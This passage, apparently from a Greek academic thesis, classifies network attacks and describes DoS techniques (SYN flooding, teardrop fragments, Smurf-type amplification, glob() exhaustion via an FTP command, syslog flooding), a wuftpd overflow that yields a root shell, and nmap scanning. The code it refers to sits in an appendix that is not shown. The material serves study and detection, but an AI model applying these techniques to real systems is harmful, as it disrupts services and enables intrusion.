- ✓ Άνοιγμα socket μεταξύ επιτιθέμενου και θύματος. Η λειτουργία αυτή είναι απαραίτητη για όλες τις επιθέσεις αφού απαιτείται η δημιουργία δικτυακής διεπαφής για επικοινωνία μεταξύ δύο hosts. Το άνοιγμα μιας υποδοχής (*socket*) γίνεται με τη συνάρτηση *socket* του BSD UNIX. Αυτή επιστρέφει ένα μικρό ακέραιο ο οποίος ονομάζεται *socket descriptor* και (κατα απόλυτη αναλογία με τον file descriptor που χρησιμοποιείται για τα αρχεία) προσδιορίζει την υποδοχή.
- ✓ Στην περίπτωση που στόχος είναι ο *server* του θύματος, σύνδεση του επιτιθέμενου στο *server* μία ή περισσότερες φορές. Η σύνδεση γίνεται

με την συνάρτηση *connect* που συνδέει την υποδοχή που πήρε ο *client* από τη συνάρτηση *socket,* στην υποδοχή ενός *server*.

- ✓ Αποστολή *buffer* δεδομένων οποιουδήποτε τύπου (συνήθως ακόλουθίες χαρακτήρων)
- ✓ *Δημιουργία* και *αποστολή* ορισμένου αριθμού πακέτων με συγκεκριμένα επιθυμητά χαρακτηριστικά. Η δημιουργία πακέτου περιλαμβάνει:
    - Δέσμευση μνήμης για το πακέτο και τα δεδομένα
    - Συμπλήρωμα των τιμών στα πεδία του πακέτου
    - Υπολογισμός του αρθροίσματος ελέγχου (check sum)
    - Αποστολή του πακέτου

Για την αποστολή πακέτων το *socket interface* ορίζει ότι για επικοινωνία χωρίς συνδεση, δηλαδή για *UDP* πακέτα, χρησιμοποιείται η συνάρτηση *sendto(),* ενώ για επικοινωνία με σύνδεση, δηλαδή TCP πακέτα ή write(). Παρόλα αυτά στο προγραμματισμό επιθέσεων συνηθίζεται να χρησιμοποιείται η *sendto()* για όλα τα είδη πακέτων. Η Libnet παρέχει μια δική της συνάρτηση τη *libnet_write_ip()* για όλα τα είδη των πακέτων.

- ✓ Λήψη δεδομένων από το θύμα.
- ✓ Κλείσιμο του *socket.*
- ✓ Δημιουργία μιας ή περισσοτέρων *διεργασιών,* από μια γονική διεργασία, που θα μπορούν να εκτελέσουν οποιεσδήποτε από τις παραπάνω λειτουργίες.

Στα δύο προγράμματα που υπάρχουν στο παράρτημα φαίνονται οι περισσότερες από τις παραπάνω λειτουργίες. [1]

4.3 Κατηγοριοποίηση/Περιγραφή επιθέσεων

Η περιγραφή των επιθέσεων θα γίνει με βάση μια κατηγοριοποίηση την οποία επιλέξαμε για να διαχωρίσουμε το σύνολο των προγραμμάτων που υλοποιήθηκαν. Στις κατηγορίες αυτές έχει γίνει αναφορά στο κεφάλαιο 2, ενώ εδώ θα αναλύσουμε περισσότερο τον τρόπο που πραγματοποιούνται. Το προτεινόμενο σχήμα περιλαμβάνει τρεις γενικές κατηγορίες.

Κατατάσουμε, λοιπόν τις επιθέσεις ανάλογα με:

1. Τον τρόπο που εξαπολύονται

Με βάση αυτό το χαρακτηριστικό έχουμε δύο υποκατηγορίες:

- Από ένα host

Σε αυτή τη περίπτωση όλες οι ενέργειες που περιλαμβάνει η επίθεση προέρχονται από ένα μηχάνημα, το μηχάνημα του επιτιθέμενου.

- Από πολλούς host δηλαδή κατανεμημένες

Εδώ η επίθεση πραγματοποιείται από πολλούς host ταυτόχρονα. Το σημαντικό σε αυτού του είδους τις επιθέσεις είναι ότι οι περισσότεροι κόμβοι οι οποίοι συμμετέχουν στην επίθεση το κάνουν «άθελά» τους, δηλαδή έχουν ξεγελαστεί από τον επιτιθέμενο.

2. Τι προσπαθούν να επιτύχουν

Με βάση αυτό το χαρακτηριστικό έχουμε τις εξής υποκατηγορίες:

α) Άρνηση υπηρεσίας (DoS)

β) Απόκτηση μη εγκεκριμένης πρόσβασης

γ) Αναγνώριση στόχου

δ) Αντικανονικές συνθήκες λειτουργίας

3. Ανάλογα με το ίχνος που αφήνουν στο δίκτυο

Εδώ διακρίνουμε τις υποκατηγορίες:

α) Ενός πακέτου

β) Πολλών πακέτων από τον επιτιθέμενο προς το θύμα

γ) Αμφίδρομη κίνηση πακετών

Από τη κατηγοριοποίηση αυτή είναι φανερό ότι κάποιες κατηγορίες επιθέσεων είναι αλληλοκαληπτόμενες ενώ άλλες σχεδόν ταυτίζονται. Αυτό είναι λογικό να συμβαίνει αφού μια επίθεση μπορεί να έχει παραπάνω από ένα χαρακτηριστικά με βάση τα οποία κάναμε τη κατηγοριοποίηση, ενώ οι τρεις βασικές κατηγορίες εξετάζουν τη κάθε επίθεση με τελείως διαφορετικά κριτήρια. Τα χαρακτηριστικά αυτά θα περιγραφούν παρακάτω στο κεφάλαιο αυτό.

Συγκεκριμένα αξίζει να παρατηρήσουμε τα εξής:

- Όλες σχεδόν οι επιθέσεις της κατηγορίας 2α) ανήκουν είτε στη κατηγορία 3β) είτε στη 3γ).
- Όλα σχεδόν τα στοιχεία της 2β) και της 2γ) περιέχονται στη 3γ).
- Πολλά από τα στοιχεία της 2δ) ανήκουν και στη 2α).
- Στη κατηγορία 3α) περιέχονται στοιχεία από τις 2α) και 2β).
- Επίσης παρατηρούμε ότι η κατηγορία 2α) ανήκει εξ'ολοκλήρου είτε στην 1α) είτε στην 1β)

Ο λόγος που επιλέχθηκε η συγκεκριμένη κατηγοριοποίηση είναι ότι διευκολύνει τη μελέτη μιας επίθεσης από όλες τις οπτικές γωνίες. Δηλαδή του τρόπου με τον οποίο ενεργεί αλλά και του τρόπου με τον οποίο ανιχνεύεται.

4.3.1 Επιθέσεις άρνησης υπηρεσίας (DoS)

Οι επιθέσεις της κατηγορίας αυτής έχουν σαν στόχο να εμποδίσουν τη παροχή υπηρεσιών από κάποιο εξυπηρέτη-θύμα. Αυτό το πετυχαίνουν υπερφορτώνοντας όλους τους κρίσιμους πόρους του.

Οι πιο συνηθισμένοι τρόποι πραγματοποίησης DoS επιθέσεων είναι οι ακόλουθοι:

- Πρόκληση buffer overflow ώστε το θύμα να καταρρεύσει
- Αποστολή κατάλληλων δεδομένων για την επεξεργασία των οποίων απαιτείται από το θύμα κατανάλωση μεγάλης υπολογιστικής ισχύος
- Υπερχείλιση των τοπικών αποθηκευτικών χώρων (ουρές) που χρησιμοποιούν τα πρωτόκολλα TCP/IP (π.χ. ουρά με ημιτελείς συνδέσεις κάποιου server)
- Γέμισμα του δίσκου με άχρηστα δεδομένα

Μπορούμε ακόμα να διακρίνουμε τις DoS επιθέσεις που γίνονται αποστολή ακολουθίας πακέτων, ανάλογα με το είδος των πακέτων που στέλνουν. Με αυτό το διαχωρισμό έχουμε:

1. TCP DoS
2. UDP DoS
3. ICMP DoS
4. IGMP DoS
5. IP DoS

Στη τελευταία ανήκουν επιθέσεις που στέλνουν πακέτα με συμπληρωμένο μόνο το header του IP.

Ακολουθούν κάποια χαρακτηριστικά παραδείγματα DoS επιθέσεων όλων των κατηγοριών.

4.3.1.1 Buffer Overflow

Σε όλες τις εκδόσεις των Windows 95/98 μπορεί να προκληθεί buffer overflow αν προσπελαστεί ένα όνομα αρχείου με μέγεθος μεγαλύτερου των 232 χαρακτήρων.

Στο πρόγραμμα που υπάρχει στο παράρτημα ο επιτιθέμενος συνδέεται στον HTTP server του θύματος και χρησιμοποιεί την εντολή GET για να προσπελάσει ένα αρχείο με όνομα μεγαλύτερο των 232 χαρακτήρων. [2]

4.3.1.2 TCP DoS


SYN-flooding

Από τις πιο γνωστές DoS επιθέσεις είναι η λεγόμενη SYN-flooding. Ο μηχανισμός της επίθεσης αυτής είναι αρκετά απλός και στηρίζεται σε μια αδυναμία του πρωτοκόλλου TCP. Συγκεκριμένα η επίθεση γίνεται κατά την τριπλή χειραψία. Το TCP προβλέπει έναν αποθηκευτικό χώρο για τις ημιτελείς συνδέσεις (αυτές που δεν έχει ολοκληρωθεί το τρίτο μέρος της χειραψίας). Το σενάριο της επίθεσης είναι απλό.

1. Στείλε ένα πακέτο SYN σ'ένα server χρησιμοποιώντας ψεύτικη διεύθυνση IP αντί την δική σου
2. Ο server θα απαντήσει με το SYN-ACK δεύτερο πακέτο της χειραψίας, το οποίο θα κατευθυνθεί σε διεύθυνση που δεν υπάρχει(!) και θα αποθηκεύσει. την ημιτελή σύνδεση σε μια δομή που λέγεται backlog queue.
3. Επανέλαβε το βήμα (1) μέχρι να γεμίσει η backlog queue του server (Δεν μπορεί να είναι απείρου μεγέθους).

4. Όταν συμβεί αυτό ο server δεν θα μπορεί να εξυπηρετήσει κανένα, ούτε κανονικούς πελάτες, αφού δεν θα έχει χώρο να αποθηκεύσει άλλες ημιτελείς συνδέσεις που περιμένουν ολοκλήρωση.

Η παραπάνω διαδικασία φαίνεται στο σχήμα.



Ακολουθεί στο παράρτημα ο κώδικας της επίθεσης SYN-flooding γραμμένος με χρήση της Libnet [3]

4.3.1.3 UDP DoS

Υπάρχει μια αρκετά μεγάλη κατηγορία επιθέσεων η οποία εκμεταλλεύεται μια αδυναμία που έχουν κάποια λειτουργικά συστήματα στο τρόπο που χειρίζονται τα τεμαχισμένα (fragmented) πακέτα. Όταν λαμβάνουν fragments κάποιου πακέτου τα αποθηκεύουν σε κάποιους buffer περιμένοντας και τα

υπόλοιπα κομμάτια για να γίνει η συναρμολόγηση του πακέτου. Εάν δεν υπάρχει κάποιος μηχανισμός αποσυμφόρησης των buffers, παρέχεται η δυνατότητα σε κάποιον επίδοξο εισβολέα να στέλνει απανωτά fragments μέχρι να εξαντλήσει τη μνήμη του θύματος. Μια διάσημη εκδοχή αυτής της επίθεσης πραγματοποιείται με UDP fragments και έχει το κωδικό όνομα *bonk, boink ή teardrop.*
Ακολουθεί στο παράρτημα ο κώδικας του προγράμματος που υλοποιεί αυτήν την επίθεση. [4]

4.3.1.4 ICMP DoS

Η επίθεση που ακολουθεί στ παράρτημα είναι γνωστή με το κωδικό όνομα Papa-Smurf και αποτελεί μια παραλλαγή του Smurf που αναφερθήκαμε στο κεφάλαιο 2.
Χρησιμοποιείται από τον επιτιθέμενο ένα αρχείο από το οποίο διαβάζει το πρόγραμμα τις IP διευθύνσεις των hosts στους οποίους θα σταλούν τα ICMP ECHO REQUEST πακέτα. Στέλνονται χιλιάδες ICMP πακέτα με διεύθυνση αποστολέα τη διεύθυνση του θύματος, με αποτέλεσμα ένας μεγάλος αριθμός μηχανιμάτων να απαντήσει στο θύμα με ICMP ECHO REPLY. Η επίθεση αυτή επιπλέον δίνει τη δυνατότητα αποστολής και UDP πακέτων, ταυτόχρονα, σε τυχαία ports σε χιλιάδες τυχαίους hosts. Εάν τα ports στα οποία στέλνονται τα πακέτα είναι κλειστά – και βέβαια ο host υπάρχει- στέλνεται στο θύμα απάντηση ICMP PORT UNREACHABLE. Με αποτέλεσμα το θύμα να δέχεται ακόμα μεγαλύτερο αριθμό απαντήσεων και να ξοδεύει περισσότερη υπολογιστική ισχύ. [5]

4.3.1.5 IGMP DoS

Οι DoS επιθέσεις που χρησιμοποιούν το Internet Group Management Protocol (IGMP) τυγχάνουν ιδιαίτερης προτίμησης από τους εισβολείς τα τελευταία χρόνια ιδιαίτερα μετά από τη διάδοση των προγραμμάτων φιλτραρίσματος πακέτων (firewalls). Πολλά firewalls δεν υποστηρίζουν το φιλτράρισμα των πακέτων IGMP, ενώ και κάποιοι διαχειριστές συστημάτων δεν δίνουν ιδιαίτερη σημασία στην ενεργοποίηση του φιλτραρίσματος πακέτων IGMP. Αυτή η αντιμετώπιση κάνει τις επιθέσεις IGMP DoS πιο αποτελεσματικές από τις αντίστοιχες ICMP που είναι απίθανο να μην φιλτραριστούν και προτιμούνται από τους εισβολείς.

Η επίθεση που ακολουθεί στο παράρτημα είναι γνωστή με το κωδικό όνομα Fawx και χρησιμοποιεί την τεχνική των fragments που περιγράψαμε παραπάνω. Στέλνει δηλαδή τυχαία, μεγάλου μεγέθους, τεμαχισμένα πακέτα IGMP και γεμίζει τους buffers του θύματος. [6]

4.3.1.6 IP DoS

Είδαμε σε πολλές από τις παραπάνω επιθέσεις ότι τα πακέτα που στέλνονταν είτε δεν είχαν συμπληρωμένα όλα τα πεδία στην επικεφαλίδα του πακέτου, είτε κάποια από τα πεδία αυτά είχαν τυχαίες τιμές. Αυτή είναι μια συνηθισμένη τεχνική των εισβολέων αφού το πακέτο μπορεί να σταλεί χωρίς να χρειάζεται να είναι πλήρως συμπληρωμένο, ενω επιπλέον αυτή η έλλειψη τιμών στα πεδία του πακέτου ή η τυχαία συμπλήρωσή τους, είναι πολλές φορές οι αιτίες που κάνουν αποτελεσματική μια DoS επίθεση.

Με βάση τα δεδομένα αυτά έχει δημιουργηθεί μια κατηγορία DoS επιθέσεων στην οποία στέλνεται μόνο το IP κομμάτι του πακέτου *χωρίς ενθυλάκωση* επιθήματος κάποιου άλλου πρωτοκόλλου (π.χ. TCP ή UDP). Κάποια λειτουργικά συστήματα παρουσιάζουν δυσκολίες στο χειρισμό τέτοιων πακέτων. Παραθέτεται στο παράρτημα ο κώδικας για μια τέτοια επίθεση. [7]

4.3.1.6 Κατανάλωση CPU

Σε αυτή τη DoS κατηγορία ανήκουν επιθέσεις που εκμεταλλεύονται αδυναμίες στην υλοποίηση προγραμμάτων, με στόχο να αυξήσουν δραματικά τη χρήση της CPU. Αυτό οι εισβολείς το επιτυγχάνουν εκτελώντας συγκεκριμένες λειτουργίες οι οποίες θα «ενεργοποιήσουν» τα bugs των εφαρμογών και θα φέρουν τα επιθυμητά, για αυτούς αποτελέσματα. Η επίθεση που παραθετηθεί στο παράρτημα εκμεταλλεύεται μία προγραμματιστική αδυναμία της συναρτήσεως glob(), η οποία χρησιμοποιείται από πολλούς ftp servers σήμερα. Όπως οι proftpd, netbsd ftpd, iis ftpd κ.ά. Η λειτουργία της επίθεσης είναι απλή. Αφού ο επιτιθέμενος συνδεθεί στον ftp-server-θύμα, στέλνεται η εντολή ls*/../*, η οποία οδηγεί το θύμα σε άπειρο βρόγχο καταναλώνοντας έτσι το 100% της μνήμης του. [8]

4.3.1.7 Γέμισμα δίσκου με άχρηστα δεδομένα

Στο παράδειγμα αυτό που παραθέτεται στο παράρτημα, περιγράφεται η λειτουργία μιας DoS επίθεσης η οποία γεμίζει με άχρηστα (junk) δεδομένα το δίσκο του θύματος. Η επίθεση αυτή χρησιμοποιεί την υπηρεσία syslog ακούει στο UDP port 514. Η υπηρεσία αυτή (syslog daemon) γράφει διάφορα μηνύματα στη κονσόλα του συστήματος, στους συνδεδεμένους χρήστες και σε κάποια log files. Ο επιτιθέμενος απλά ανοίγει ένα socket στο UDP port 514 και στέλνει μεγάλο αριθμό μηνυμάτων συστήματος ή άχρηστων δεδομένων για να γεμίσει το δίσκο του θύματος. [9]

Να σημειώσουμε εδώ ότι σχεδόν όλες οι επιθέσεις της κατηγορίας DoS που περιγράφηκαν ανήκουν και στη κατηγορία αμφίδρομης ανταλλαγής πακέτων, αφού στέλνονται πακέτα και από τις δύο πλευρές, εκτός από τις περιπτώσεις όπου το θύμα δεν απαντάει.

4.4 Επιθέσεις απόκτησης μή εγκεκριμένης πρόσβασης

Οι επιθέσεις αυτής της κατηγορίας γίνονται στη πλειοψηφία τους με τον τρόπο που περιγράψαμε στο Κεφάλαιο 2. Ο εισβολέας προσπαθεί να εκμεταλλευτεί κάποια προγραμματιστική παράλειψη στο λογισμικό του θύματος και να προκαλέσει υπερχείλιση αποθηκευτικού χώρου. Απώτερος σκοπός αυτών των επιθέσεων είναι να εκτελεστεί τελικά ο κώδικας του εισβολέα, συνήθως κάποιες εντολές γραμμένες σε shell code, οι οποίες είτε εκτελούνται με δικαιώματα υπερχρήστη, είτε δίνουν στον εισβολέα δικαιώματα υπερχρήστη.

Η φιλοσοφία αυτών των επιθέσεων είναι να βρεί ο εισβολέας με δοκιμές τη διεύθυνση επιστροφής μιας συνάρτησης και να τη παραποιήσει, ώστε να εκτελεστούν οι εντολές που αυτός επιθυμεί. Το πρόγραμμα που παραθέτεται στο παράρτημα προκαλεί buffer overflow στον wuftpd server 2.6.0, που υπάρχει για πολλά συστήματα και στη συνέχεια προσπαθεί να ξεκινήσει ένα shell μέσου του οποίου να αποκτήσει root δικαιώματα. [10]

4.5 Ασυνήθιστες καταστάσεις

Στην κατηγορία αυτή ανήκουν επιθέσεις οι οποίες προσπαθούν να δημιουργήσουν ασυνήθιστες συνθήκες κάτω από τις οποίες το θύμα δεν μπορεί να λειτουργήσει σωστά. Αυτό επιτυγχάνεται στέλνοντας περίεργα ή παραποιημένα δεδομένα, τα οποία το θύμα δεν ξέρει πώς να τα χειριστεί. Η κατηγορία αυτή είναι πολύ γενική και περιλαμβάνει επιθέσεις και από τις δύο κατηγορίες που εξετάσαμε παραπάνω. Είδαμε για παράδειγμα πως σε μια DoS επίθεση, ο επιτιθέμενος μπορεί να στείλει ελλιπή ή *ψευδο-τυχαία* συμπληρωμένα πακέτα για να μπερδέψει το θύμα. Επιπλέον μια DoS επίθεση η οποία στέλνει καταιγισμό πακέτων στο θύμα δημιουργεί *ασυνήθιστα* μεγάλη κυκλοφορία στο συγκεκριμένο μηχάνημα αλλά πιθανότατα και στο δίκτυο του θύματος. Θα δώσουμε εδώ κάποια παραδείγματα *ασυνήθιστων καταστάσεων*

για να γίνει πιο κατανοητή η κατηγορία αυτή. Ασυνήθιστα δεδομένα για την κίνηση ενός δικτύου μπορεί να είναι:

- IP πακέτα *αγνώστου πρωτοκόλλου*
- Πακέτα με διεύθυνση και port προορισμού ίδια με του παραλήπτη. Για παράδειγμα η επίθεση Land που περιγράφηκε στο κεφάλαιο 2.
- Αντικανονικά flags σε TCP πακέτα. Για παράδειγμα από τον ορισμό των πρωτοκόλλων TCP/IP απαγορεύεται να είναι ταυτόχρονα σηκωμένα το SYN και το RST flag σε ένα TCP πακέτο.
- Πακέτα με λάθος άθροισμα ελέγχου ή καθόλου άθροισμα ελέγχου (cksum).
- Πακέτα με μεγάλη ποσότητα junk ή NULL δεδομένων.

Το μειονέκτημα αυτών των επιθέσεων είναι ότι αφήνουν το στίγμα τους στο δίκτυο, παρέχοντας έτσι τη δυνατότητα στους αμυνόμενους να τις ανιχνεύσουν.

Για αυτή τη κατηγορία δεν θα δώσουμε συγκεκριμένο παράδειγμα αφού αρκετά από τα παραδείγματα που ήδη αναφέρθηκαν προκαλούν ασυνήθιστες καταστάσεις σ'ενα δίκτυο.

4.6 Αναγνώριση στόχου

Η κατηγορία αυτή περιλαμβάνει τις ανιχνευτικές ενέργειες που πραγματοποιεί ο εισβολέας πριν κάνει την επίθεση του στον υπολογιστή θύμα. Οι επιθέσεις που συνήθως έχουν οι εισβολείς στη διάθεσή τους, έχουν σαν στόχο μία από τις παρακάτω κατηγορίες θυμάτων:

- ✓ Λειτουργικό σύστημα
- ✓ Server που τρέχει σε κάποιο σύστημα
- ✓ Υπηρεσία που «ακούει» σε κάποιο UDP port

- ✓ Σύνδεση του θύματος με κάποιο άλλο host(π.χ. telnet, ftp κ.α.)
- ✓ Σύνδεση του θύματος στο Internet

Αυτό σημαίνει ότι ο εισβολέας πριν κάνει την επίθεση θα πρέπει να έχει κάποιες συγκεκριμένες πληροφορίες για το θύμα. Για να ξέρει αν έχει πιθανότητες να επιτύχει το στόχο του, ποια ακριβώς επίθεση να χρησιμοποιήσει και με ποιον ακριβώς τρόπο. Τις πληροφορίες αυτές, αν δεν τις γνωρίζει ήδη, θα πρέπει να χρησιμοποιήσει κάποιο ανιχνευτικό πρόγραμμα για να τις μάθει. Αν και κάναμε μια αναφορά στο κεφάλαιο 2 στις ανιχνευτικές κινήσεις των εισβολέων παραθέτουμε εδώ συνολικά όλες τις ανιχνευτικές ενέργειες που μπορούν να γίνουν πριν την επίθεση:

- ✓ Ύπαρξη υπολογιστή και έλεγχος αν είναι σε λειτουργία
- ✓ Αντιστοίχηση ονόματος-IP διεύθυνσης
- ✓ Έλεγχος λειτουργικού συστήματος
- ✓ Ανοιχτά TCP ports
- ✓ Ανοιχτά UDP ports
- ✓ Έλεγχος για ευάλωτες (vulnerable) εκδόσεις προγραμμάτων

Η ύπαρξη υπολογιστή συγκεκριμένης IP διεύθυνσης ή hostname μπορεί να ελεγχθεί με την εντολή ping. Ενώ απλή DNS αντιστοίχιση hostname με IP διεύθυνση μπορεί να γίνει και με την εντολή nslookup.

Για όλα τα παραπάνω ο επίδοξος εισβολέας μπορεί να υλοποιήσει δικό του λογισμικό ελέγχου ή να χρησιμοποιήσει το nmap

4.6.1 NMAP

Το nmap (ή παραλλαγές αυτού) είναι ένα πρόγραμμα διαθέσιμο, δωρεάν από το Internet, για τα περισσότερα λειτουργικά συστήματα. Το nmap σχεδιάστηκε για να επιτρέπει στους διαχειριστές συστημάτων και στους γενικότερα ενδιαφερομένους να ελέγχουν μεγάλα δίκτυα για το ποιοι υπολογιστές είναι ζωντανοί και ποιες υπηρεσίες προσφέρουν. Υποστηρίζει ένα μεγάλο εύρος τεχνικών ελέγχου όπως: UDP, TCP connect(), TCP SYN (half open) κ.α. Επιπλέον προσφέρει και εξειδικευμένες υπηρεσίες όπως ανίχνευση λειτουργικού συστήματος μέσο TCP/IP αποτυμάτων, αόρατο έλεγχο (stealth scanning), υπολογισμούς επαναμεταδόσεων, παράλληλους ελέγχους, έλεγχος πεσμένων host κ.α.

Τα αποτελέσματα της χρήσης του nmap είναι συνήθως μια λίστα από κυριότερα ports του μηχανήματος που ανιχνεύτηκε, με τα ονόματά τους τον αριθμό, τη κατάστασή τους και το πρωτόκολλο. Η κατάσταση ενός port μπορεί να είναι open, closed, filtered ή unfiltered. Open σημαίνει ότι το port δέχεται συνδέσεις, δηλαδή είναι σε λειτουργία (ανοιχτό). Closed σημαίνει ότι το port είναι κλειστό. Filtered σημαίνει ότι στο port αυτό υπάρχει firewall ή κάποιο άλλο σύστημα προστασίας το οποίο εμποδίζει τα ερευνητικά πακέτα του nmap να περάσουν. Unfiltered σημαίνει ότι ένα port είναι κλειστό και δεν φαίνεται να υπάρχει φίτρο που να παρεμβαίνει με την προσπάθεια του nmap να ερευνήσει το port. Τα unfiltered ports είναι πολύ συνηθισμένη περίπτωση και το nmap τα παρουσιάζει μόνο εάν τα περισσότερα από τα ports που ερευνήθηκαν είναι στη κατάσταση filtered.

Δυστυχώς ή ευτυχώς για την εκτέλεση των περισσοτέρων λειτουργιών του nmap απαιτούνται δικαιώματα υπερχρήστη. Ας δούμε τώρα με ποιον ακριβώς τρόπο το nmap ανιχνεύει το θύμα και βγάζει τα συμπεράσματά του.

4.6.1.1 ΄Υπαρξη host

Ο έλεγχος για την ύπαρξη host έχει την έννοια της εύρεσης των μηχανημάτων σ'ένα δίκτυο που είναι σε λειτουργία και βέβαια την IP τους. Το nmap στέλνει ICMP echo request πακέτα σε κάθε υπολογιστή του δικτύου που υποδεικνύει ο χρήστης (π.χ. 195.130.121.*). Οι υπολογιστές που θα απαντήσουν μ'ένα πακέτο ICMP echo reply σημαίνει ότι είναι σε λειτουργία. Ένας άλλος τρόπος που χρησιμοποιείται από το nmap για τον ίδιο σκοπό είναι η αποστολή ενός TCP-ACK πακέτου στο port 80 (http server). Εάν ο υπολογιστής απαντήσει μ'ένα TCP-RST πακέτο είναι σε λειτουργία.

Μια τρίτη μέθοδος είναι η αποστολή TCP-SYN πακέτου περιμένοντας για ένα RST ή ένα SYN/ACK, ενώ για τους χρήστες που δεν έχουν δικαιώματα super user χρησιμοποιείται η κλήση συστήματος connect. Η κλήση αυτή χρησιμοποιείται για το άνοιγμα μιας σύνδεσης σε κάποιο port του μηχανήματος. Αν ο υπολογιστής είναι σε λειτουργία θα απαντήσει είτε με επιβεβαίωση της σύνδεσης είτε με μήνυμα ICMP port unreachable.

4.6.1.2 TCP ports

Σ'αυτή τη περίπτωση διαπιστώνεται ποιες υπηρεσίες με σύνδεση έχουν διαθέσιμες οι ελεγχόμενοι υπολογιστές. Μια πρώτη μέθοδος ελέγχου είναι η αποστολή ενός TCP-SYN πακέτου σε κάθε port. Μία SYN-ACK απάντηση υποδεικνύει ότι το port είναι ανοιχτό. Μία RST απάντηση σημαίνει ότι η υπηρεσία δεν είναι διαθέσιμη. Στην περίπτωση που σταλεί ένα SYN-ACK σαν απάντηση υπάρχει μία μισο-ανοιχτή (half-open) σύνδεση και στέλνεται αυτομάτως από το nmap (ή από το πυρήνα του λειτουργικού) ένα RST πακέτο για να διακόψει τη σύνδεση. Αυτή είναι η default μέθοδος που χρησιμοποιείται για τους χρήστες που είναι και super-users.

Για τους χρήστες που δεν έχουν δικαιώματα super-user χρησιμοποιείται η κλήση συστήματος connect().

4.6.1.3 UDP ports

Ο έλεγχος αυτός γίνεται για να εξακριβωθεί ποια UDP ports είναι ανοιχτά σ'ένα host. Για το σκοπό αυτό το nmap στέλνει ένα UDP πακέτο σε κάθε port του μηχανήματος στόχου. Εάν ληφθεί απάντηση ICMP port unreachable, το port είναι κλειστό, διαφορετικά είναι ανοιχτό.

4.6.1.4 Λειτουργικό σύστημα

Ένα πολύ ενδιαφέρον και χρήσιμο χαρακτηριστικό του nmap είναι η δυνατότητα του να «μαντεύει» το λειτουργικό σύστημα απομακρυσμένων host μέσω TCP/IP αποτυπωμάτων. Χρησιμοποιεί μια πλειάδα μεθόδων για να ανακαλύψει κάποια χαρακτηριστικά στη στοίβα του λειτουργικού συστήματος με τα οποία συνθέτει ένα αποτύπωμα. Στην συνέχεια συγκρίνει το αποτύπωμα αυτό με τα αποτυπώματα γνωστών λειτουργικών συστημάτων που διαθέτει σε μια βάση δεδομένων. Στην περίπτωση που το αποτύπωμα κάποιου υπολογιστή δεν ταιριάζει με κανένα από τα διαθέσιμα στη βάση, το nmap αποφαίνεται ότι δεν μπορεί να πει με σιγουριά το τύπο του λειτουργικού συστήματος.

4.6.1.5 Παράλληλοι έλεγχοι

Όπως αναφέρθηκε και παραπάνω το nmap δίνει τη δυνατότητα για έλεγχο είτε σ'έναν, είτε σε πολλούς υπολογιστές ενός δικτύου. Για παράδειγμα η εντολή:


nmap www.my.com 195.130.121.0/16 '195.88-90.*.*'

θα βγάλει αποτελέσματα για το server *www.my.com* και όλο το εύρος των IP που υποδεικνύονται.

Παραθέτεται στο παράρτημα ένα παράδειγμα λειτουργίας του nmap και τα αποτελεσματα της χρήσης του, υποθέτωντας ότι κάποιος επίδοξος εισβολέας θέλει πληροφορίες για έναν server [11]

4.7 Tribal Flood Network (Κατανεμημένες Επιθέσεις)

